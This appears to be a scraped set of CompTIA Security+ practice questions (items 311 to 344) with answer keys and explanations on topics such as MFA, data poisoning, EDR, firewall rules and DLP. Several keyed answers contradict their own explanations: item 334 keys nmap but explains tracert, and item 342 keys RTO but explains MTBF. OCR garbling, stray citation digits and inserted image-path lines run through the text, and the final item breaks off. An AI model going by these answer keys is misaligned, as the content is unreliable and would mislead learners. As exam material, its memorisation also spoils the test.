Which of the following certificate types would best meet the requirements?
A. SAN
B. Wildcard
C. Extended validation
D. Self-signed
Answer: B
Explanation:
A wildcard certificate is a type of SSL certificate that can secure multiple subdomains under one domain name by using an asterisk (*) as a placeholder for any subdomain name. For example, *.company.com can secure www.company.com, contactus.company.com, quotes.company.com, etc. It can work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com.

312.A government organization is developing an advanced AI defense system. Develop-ers are using information collected from third-party providers Analysts are no-ticing inconsistencies in the expected powers Of then learning and attribute the Outcome to a recent attack on one of the suppliers.
Which of the following IS the most likely reason for the inaccuracy of the system?
A. Improper algorithms security

B. Tainted training data
C. virus
D. Cryptomalware
Answer: B
Explanation:
Tainted training data is a type of data poisoning attack that involves modifying or injecting malicious data into the training dataset of a machine learning or artificial intelligence system. It can cause the system to learn incorrect or biased patterns and produce inaccurate or malicious outcomes. It is the most likely reason for the inaccuracy of the system that is using information collected from third-party providers that have been compromised by an attacker.

313.A user enters a password to log in to a workstation and is then prompted to enter an authentication code.
Which of the following MFA factors or attributes are being utilized in the authentication process? {Select two).
A. Something you know
B. Something you have
C. Somewhere you are
D. Someone you know
E. Something you are
F. Something you can do
Answer: A,B
Explanation:
MFA (Multi-Factor Authentication) is a method of verifying a user's identity by requiring two or more factors or attributes that belong to different categories. The categories are something you know (such as a password or a PIN), something you have (such as a token or a smart card), something you are (such as a fingerprint or an iris scan), something you do (such as a gesture or a voice command), and somewhere you are (such as a location or an IP address). In this case, the user enters a password (something you know) and then receives an authentication code (something you have) to log in to a workstation.

314.The alert indicates an attacker entered thousands of characters into the text box of a web form. The web form was intended for legitimate customers to enter their phone numbers.
Which of the attacks has most likely occurred?
A. Privilege escalation
B. Buffer overflow
C. Resource exhaustion
D. Cross-site scripting
Answer: B
Explanation:
A buffer overflow attack occurs when an attacker inputs more data than the buffer can store, causing the excess data to overwrite adjacent memory locations and corrupt or execute code1. In this case, the attacker entered thousands of characters into a text box that was intended for phone numbers, which are much shorter. This could result in a buffer overflow attack that compromises the web application or

server. The other options are not related to this scenario. Privilege escalation is when an attacker gains unauthorized access to higher-level privileges or resources2. Resource exhaustion is when an attacker consumes all the available resources of a system, such as CPU, memory, disk space, etc., to cause a denial of service3. Cross-site scripting is when an attacker injects malicious code into a web page that is executed by the browser of a victim who visits the page.
References:
1: https://www.fortinet.com/resources/cyberglossary/buffer-overflow
2: https://www.imperva.com/learn/application-security/privilege-escalation/
3: https://www.imperva.com/learn/application-security/resource-exhaustion/ : https://owasp.org/www-community/attacks/xss/

315.The findings in a consultant's report indicate the most critical risk to the security posture from an incident response perspective is a lack of workstation and server investigation capabilities.
Which of the following should be implemented to remediate this risk?
A. HIDS
B. FDE
C. NGFW
D. EDR
Answer: D
Explanation:
EDR solutions are designed to detect and respond to malicious activity on workstations and servers, and they provide a detailed analysis of the incident, allowing organizations to quickly remediate the threat. According to the CompTIA Security+ SY0-601 Official Text Book, EDR solutions can be used to detect malicious activity on endpoints, investigate the incident, and contain the threat. EDR solutions can also provide real-time monitoring and alerting for potential security events, as well as detailed forensic analysis for security incidents. Additionally, the text book recommends that organizations also implement a host-based intrusion detection system (HIDS) to alert them to malicious activity on their workstations and servers.

316.A security administrator is integrating several segments onto a single network. One of the segments, which includes legacy devices, presents a significant amount of risk to the network.
Which of the following would allow users to access to the legacy devices without compromising the security of the entire network?
A. NIDS
B. MAC filtering
C. Jump server
D. IPSec
E. NAT gateway
Answer: C
Explanation:
A jump server is a device that acts as an intermediary between users and other devices on a network. A jump server can provide a secure and controlled access point to the legacy devices without exposing them directly to the network. A jump server can also enforce authentication, authorization, logging, and auditing policies.

317.Unauthorized devices have been detected on the internal network. The devices' locations were traced to Ether ports located in conference rooms.
Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?
A. NAC
B. DLP
C. IDS
D. MFA
Answer: A
Explanation:
NAC stands for network access control, which is a security solution that enforces policies and controls on devices that attempt to access a network. NAC can help prevent unauthorized devices from accessing the internal network by verifying their identity, compliance, and security posture before granting them access. NAC can also monitor and restrict the activities of authorized devices based on predefined rules and roles.
References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html

318.Stakeholders at an organisation must be kept aware of any incidents and receive updates on status changes as they occur.
Which of the following Plans would fulfill this requirement?
A. Communication plan
B. Disaster recovery plan
C. Business continuity plan
D. Risk plan
Answer: A
Explanation:
A communication plan is a plan that would fulfill the requirement of keeping stakeholders at an organization aware of any incidents and receiving updates on status changes as they occur. A communication plan is a document that outlines the communication objectives, strategies, methods, channels, frequency, and audience for an incident response process. A communication plan can help an organization communicate effectively and efficiently with internal and external stakeholders during an incident and keep them informed of the incident's impact, progress, resolution, and recovery.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.ready.gov/business-continuity-plan

319.Which Of the following will provide the best physical security countermeasures to Stop intruders? (Select two).
A. Alarm
B. Signage

C. Lighting
D. Access control vestibules
E. Fencing
F. Sensors
Answer: C,E
Explanation:
Lighting and fencing are physical security countermeasures that can deter or stop intruders from accessing a facility or an asset. Lighting can increase visibility and reduce hiding spots for intruders, while fencing can create a physical barrier and limit access points for intruders.

320.A security team will be outsourcing several key functions to a third party and will require that:
• Several of the functions will carry an audit burden.
• Attestations will be performed several times a year.
• Reports will be generated on a monthly basis.
Which of the following BEST describes the document that is used to define these requirements and stipulate how and when they are performed by the third party?
A. MOU
B. AUP
C. SLA
D. MSA
Answer: C
Explanation:
A service level agreement (SLA) is a contract between a service provider and a customer that outlines the services that are to be provided and the expected levels of performance. It is used to define the requirements for the service, including any attestations and reports that must be generated, and the timescales in which these must be completed. It also outlines any penalties for failing to meet these requirements. SLAs are essential for ensuring that third-party services are meeting the agreed upon performance levels.

321.Which of the following can be used by an authentication application to validate a user's credentials without the need to store the actual sensitive data?
A. Salt string
B. Private Key
C. Password hash
D. Cipher stream
Answer: C
Explanation:
Password hash is a method of storing a user’s credentials without the need to store the actual sensitive data. A password hash is a one-way function that transforms the user’s password into a fixed-length string of characters that cannot be reversed. The authentication application can then compare the password hash with the stored hash to validate the user’s credentials without revealing the original password.

322.A security analyst is assisting a team of developers with best practices for coding. The security

analyst would like to defend against the use of SQL injection attacks.
Which of the following should the security analyst recommend first?
A. Tokenization
B. Input validation
C. Code signing
D. Secure cookies
Answer: B
Explanation:
Input validation is a technique that involves checking the user input for any malicious or unexpected characters or commands that could be used to perform SQL injection attacks. Input validation can be done by using allow-lists or deny-lists to filter out the input based on predefined criteria. Input validation can prevent SQL injection attacks by ensuring that only valid and expected input is passed to the database queries.

323.An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled.
Which of the following can be used to accomplish this task?
A. Application allow list
B. Load balancer
C. Host-based firewall
D. VPN
Answer: C
Explanation:
A host-based firewall is a software application that runs on each individual host and controls the incoming and outgoing network traffic based on a set of rules. A host-based firewall can be used to block or allow specific ports, protocols, IP addresses, or applications.
An engineer can use a host-based firewall to accomplish the task of disabling all web-server ports except 443 on a group of 100 web servers in a cloud environment. The engineer can configure the firewall rules on each web server to allow only HTTPS traffic on port 443 and deny any other traffic. Alternatively, the engineer can use a centralized management tool to deploy and enforce the firewall rules across all web servers.

324.An organization wants to quickly assess how effectively the IT team hardened new laptops.
Which of the following would be the best solution to perform this assessment?
A. Install a SIEM tool and properly configure it to read the OS configuration files.
B. Load current baselines into the existing vulnerability scanner.
C. Maintain a risk register with each security control marked as compliant or non-compliant.
D. Manually review the secure configuration guide checklists.
Answer: B
Explanation:
A vulnerability scanner is a tool that can scan devices and systems for known vulnerabilities, misconfigurations, and compliance issues. By loading the current baselines into the scanner, the organization can compare the actual state of the new laptops with the desired state and identify any deviations or weaknesses. This is a quick and automated way to assess the hardening of the new

laptops.

325.A data cento has experienced an increase in under-voltage events Mowing electrical grid maintenance outside the facility These events are leading to occasional losses of system availability. Which of the following would be the most cost-effective solution for the data center 10 implement"
A. Uninterruptible power supplies with battery backup
B. Managed power distribution units lo track these events
C. A generator to ensure consistent, normalized power delivery
D. Dual power supplies to distribute the load more evenly
Answer: A
Explanation:
Uninterruptible power supplies with battery backup would be the most cost-effective solution for the data center to implement to prevent under-voltage events following electrical grid maintenance outside the facility. An uninterruptible power supply (UPS) is a device that provides emergency power to a load when the main power source fails or drops below an acceptable level. A UPS with battery backup can help prevent under-voltage events by switching to battery power when it detects a voltage drop or outage in the main power source. A UPS with battery backup can also protect the data center equipment from power surges or spikes.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.apc.com/us/en/faqs/FA158852/

326.A security analyst receives an alert that indicates a user's device is displaying anomalous behavior The analyst suspects the device might be compromised.
Which of the following should the analyst to first?
A. Reboot the device
B. Set the host-based firewall to deny an incoming connection
C. Update the antivirus definitions on the device
D. Isolate the device
Answer: D
Explanation:
Isolating the device is the first thing that a security analyst should do if they suspect that a user’s device might be compromised. Isolating the device means disconnecting it from the network or placing it in a separate network segment to prevent further communication with potential attackers or malicious hosts. Isolating the device can help contain the incident, limit the damage or data loss, preserve the evidence, and facilitate the investigation and remediation.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://resources.infosecinstitute.com/topic/incident-response-process/

327.Which of the following would be used to find the most common web-application vulnerabilities?
A. OWASP

B. MITRE ATT&CK
C. Cyber Kill Chain
D. SDLC
Answer: A
Explanation:
OWASP (Open Web Application Security Project) is a non-profit organization that provides resources and guidance for improving the security of web applications. It publishes a list of the most common web application vulnerabilities, such as injection, broken authentication, cross-site scripting, etc., and provides recommendations and best practices for preventing and mitigating them

328.An administrator is configuring a firewall rule set for a subnet to only access DHCP, web pages, and SFTP, and to specifically block FTP.
Which of the following would BEST accomplish this goal?
A. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 67 -Allow: Any Any 68 -Allow: Any Any 22 -Deny: Any Any 21 -Deny: Any Any
B. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 67 -Allow: Any Any 68 -Deny: Any Any 22 -Allow: Any Any 21 -Deny: Any Any
C. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 22 -Deny: Any Any 67 -Deny: Any Any 68 -Deny: Any Any 21 -Allow: Any Any
D. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Deny: Any Any 67 -Allow: Any Any 68 -Allow: Any Any 22 -Allow: Any Any 21 -Allow: Any Any
Answer: A
Explanation:
This firewall rule set allows a subnet to only access DHCP, web pages, and SFTP, and specifically blocks FTP by allowing or denying traffic based on the source, destination, and port.
The rule set is as follows:
- Allow any source and any destination on port 80 (HTTP)
- Allow any source and any destination on port 443 (HTTPS)
- Allow any source and any destination on port 67 (DHCP server)
- Allow any source and any destination on port 68 (DHCP client)
- Allow any source and any destination on port 22 (SFTP)
- Deny any source and any destination on port 21 (FTP)
- Deny any source and any destination on any other port

329.A large retail store's network was breached recently. and this news was made public. The Store did not lose any intellectual property, and no customer information was stolen. Although no fines were incurred as a result, the Store lost revenue after the breach.
Which of the following is the
most likely reason for this issue?
A. Employee training
B. Leadership changes
C. Reputation
D. Identity theft
Answer: C

Explanation:
Reputation is the perception or opinion that customers, partners, investors, etc., have about a company or its products and services. It can affect the revenue and profitability of a company after a network breach, even if no intellectual property or customer information was stolen, because it can damage the trust and confidence of the stakeholders and reduce their willingness to do business with the company

330.A security operations center wants to implement a solution that can execute files to test for malicious activity. The solution should provide a report of the files' activity against known
threats.
Which of the following should the security operations center implement?
A. the Harvester
B. Nessus
C. Cuckoo
D. Sn1per
Answer: C
Explanation:
Cuckoo is a sandbox that is specifically written to run programs inside and identify any malware. A sandbox is a virtualized environment that isolates the program from the rest of the system and monitors its behavior. Cuckoo can analyze files of various types, such as executables, documents, URLs, and more. Cuckoo can provide a report of the files' activity against known threats, such as network traffic, file operations, registry changes, API calls, and so on.
A security operations center can implement Cuckoo to execute files to test for malicious activity and generate a report of the analysis. Cuckoo can help the security operations center to detect and prevent malware infections, investigate incidents, and perform threat intelligence.

331.A security administrator would like to ensure all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring.
Which of the following concepts should the administrator utilize?
A. Provisioning
B. Staging
C. Development
D. Quality assurance
Answer: A
Explanation:
Provisioning is the process of creating and setting up IT infrastructure, and includes the steps required to manage user and system access to various resources. Provisioning can be done for servers, cloud environments, users, networks, services, and more.
In this case, the security administrator wants to ensure that all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. This means that the administrator needs to provision the cloud servers with the necessary software and configuration before they are deployed or used by customers or end users. Provisioning can help automate and standardize the process of setting up cloud servers and reduce the risk of human errors or inconsistencies.

332.A company recently upgraded its authentication infrastructure and now has more computing power.

Which of the following should the company consider using to ensure user credentials are being transmitted and stored more securely?
A. Blockchain
B. Salting
C. Quantum
D. Digital signature
Answer: B
Explanation:
Salting is a technique that adds random data to user credentials before hashing them. This makes the hashed credentials more secure and resistant to brute-force attacks or rainbow table attacks. Salting also ensures that two users with the same password will have different hashed credentials.
A company that has more computing power can consider using salting to ensure user credentials are being transmitted and stored more securely. Salting can increase the complexity and entropy of the hashed credentials, making them harder to crack or reverse.

333.A corporate security team needs to secure the wireless perimeter of its physical facilities to ensure only authorized users can access corporate resources.
Which of the following should the security team do? (Refer the answer from CompTIA SY0-601 Security+ documents or guide at comptia.org)
A. Identify rogue access points.
B. Check for channel overlaps.
C. Create heat maps.
D. Implement domain hijacking.
Answer: A
Explanation:
Based on CompTIA SY0-601 Security+ guide, the answer to the question is A. Identify rogue access points.
To secure the wireless perimeter of its physical facilities, the corporate security team should focus on identifying rogue access points, which are unauthorized access points that have been set up by employees or outsiders to bypass security controls. By identifying and removing these rogue access points, the team can ensure that only authorized users can access corporate resources through the wireless network. https://www.comptia.org/training/books/security-sy0-601-study-guide

334.Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule implementation that was requested for this access. ICMP traffic is successful between the two devices.
Which of the following tools should the security analyst use to help identify if the traffic is being blocked?
A. nmap
B. tracert
C. ping
D. ssh
Answer: A
Explanation:
Tracert is a command-line tool that shows the route that packets take to reach a destination on a

network1. It also displays the time it takes for each hop along the way1. By using tracert, you can see if there is a router or firewall that is blocking or slowing down the traffic between the internal workstation and the specific server1.

335.A cybersecurity analyst at Company A is working to establish a secure communication channel with a counter part at Company B, which is 3,000 miles (4.828 kilometers) away.
Which of the following concepts would help the analyst meet this goal m a secure manner?
A. Digital signatures
B. Key exchange
C. Salting
D. PPTP
Answer: B
Explanation:
Key exchange is the process of securely sharing cryptographic keys between two parties over a public network. This allows them to establish a secure communication channel and encrypt their messages. There are different methods of key exchange, such as Diffie-Hellman or RSA.
References: https://www.comptia.org/content/guides/what-is-encryption

336.A company was recently breached Pan of the company's new cybersecurity strategy is to centralize? the togs horn all security devices.
Which of the following components forwards the logs to a central source?
A. Log enrichment
B. Log queue
C. Log parser
D. Log collector
Answer: D
Explanation:
A log collector is a component that forwards the logs from all security devices to a central source. A log collector can be a software tool or a hardware appliance that collects logs from various sources, such as firewalls, routers, servers, applications, or endpoints. A log collector can also perform functions such as log filtering, parsing, aggregation, normalization, and enrichment. A log collector can help centralize logging by sending the collected logs to a central log server or a security information and event management (SIEM) system for further analysis and correlation.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://geekflare.com/open-source-centralized-logging/

337.An attacker is using a method to hide data inside of benign files in order to exfiltrate confidential data.
Which of the following is the attacker most likely using?
A. Base64 encoding
B. Steganography
C. Data encryption

D. Perfect forward secrecy
Answer: B
Explanation:
Steganography is a technique for hiding data inside of benign files such as images, audio, or video. This can be used to exfiltrate confidential data without raising suspicion or detection.
References: How to Hide Files Inside Files [Images, Folder] - Raymond.CC Blog; How to Hide Data in a Secret Text File Compartment - How-To Geek; How to Hide Data Within an Image - Medium

338.A network manager is concerned that business may be negatively impacted if the firewall in its data center goes offline. The manager would like to implement a high availability pair to:
A. decrease the mean time between failures.
B. remove the single point of failure.
C. cut down the mean time to repair
D. reduce the recovery time objective
Answer: B
Explanation:
A single point of failure is a component or element of a system that, if it fails, will cause the entire system to fail or stop functioning. It can pose a high risk and impact for business continuity and availability. A high availability pair is a configuration that involves two identical devices or systems that operate in parallel and provide redundancy and failover capabilities. It can remove the single point of failure by ensuring that if one device or system fails, the other one can take over its functions without interruption or downtime.

339.An attacker is targeting a company. The attacker notices that the company’s employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees’ devices will also become infected.
Which of the following techniques is the attacker using?
A. Watering-hole attack
B. Pretexting
C. Typosquatting
D. Impersonation
Answer: A
Explanation:
a watering hole attack is a form of cyberattack that targets a specific group of users by infecting websites that they commonly visit123. The attacker seeks to compromise the user’s computer and gain access to the network at the user’s workplace or personal data123. The attacker observes the websites often visited by the victim or the group and infects those sites with malware14 . The attacker may also lure the user to a malicious site 4. A watering hole attack is difficult to diagnose and poses a significant threat to websites and users2 .

340.A global pandemic is forcing a private organization to close some business units and reduce staffing at others.
Which of the following would be best to help the organization's executives determine their next course of action?

A. An incident response plan
B. A communication plan
C. A disaster recovery plan
D. A business continuity plan
Answer: D
Explanation:
A business continuity plan (BCP) is a document that outlines how an organization will continue its critical functions during and after a disruptive event, such as a natural disaster, pandemic, cyberattack, or power outage. A BCP typically covers topics such as business impact analysis, risk assessment, recovery strategies, roles and responsibilities, communication plan, testing and training, and maintenance and review. A BCP can help the organization's executives determine their next course of action by providing them with a clear framework and guidance for managing the crisis and resuming normal operations.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.ready.gov/business-continuity-plan

341.While researching a data exfiltration event, the security team discovers that a large amount of data was transferred to a file storage site on the internet.
Which of the following controls would work best to reduce the risk of further exfiltration using this method?
A. Data loss prevention
B. Blocking IP traffic at the firewall
C. Containerization
D. File integrity monitoring
Answer: A
Explanation:
Data loss prevention (DLP) is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help reduce the risk of further exfiltration using file storage sites on the internet by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, upload, or download sensitive data to or from file storage sites based on predefined policies and rules.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.microsoft.com/en-us/security/business/security-101/what-is-data-loss-prevention-dlp


342.Which of the following measures the average time that equipment will operate before it breaks?
A. SLE
B. MTBF
C. RTO
D. ARO
Answer: C
Explanation:


the measure that calculates the average time that equipment will operate before it breaks is MTBF12. MTBF stands for Mean Time Between Failures and it is a metric that represents the average time between two failures occurring in a given period12. MTBF is used to measure the reliability and availability of a product or system12. The higher the MTBF, the more reliable and available the product or system is12.


343.Physical access to the organization's servers in the data center requires entry and exit through multiple access points: a lobby, an access control vestibule, three doors leading to the server floor itself and eventually to a caged area solely for the organization's hardware.
Which of the following controls is described in this scenario?
A. Compensating
B. Deterrent
C. Preventive
D. Detective
Answer: C
Explanation:
The scenario describes preventive controls, which are designed to stop malicious actors from gaining access to the organization's servers. This includes using multiple access points, such as a lobby, an access control vestibule, and multiple doors leading to the server floor, as well as caging the organization's hardware. According to the CompTIA Security+ SY0-601 document, preventive controls are "designed to stop malicious actors from performing a malicious activity or gaining access to an asset." These controls can include technical solutions, such as authentication and access control systems, physical security solutions, such as locks and barriers, and administrative solutions such as policy enforcement.

344.DRAG DROP
An attack has occurred against a company.

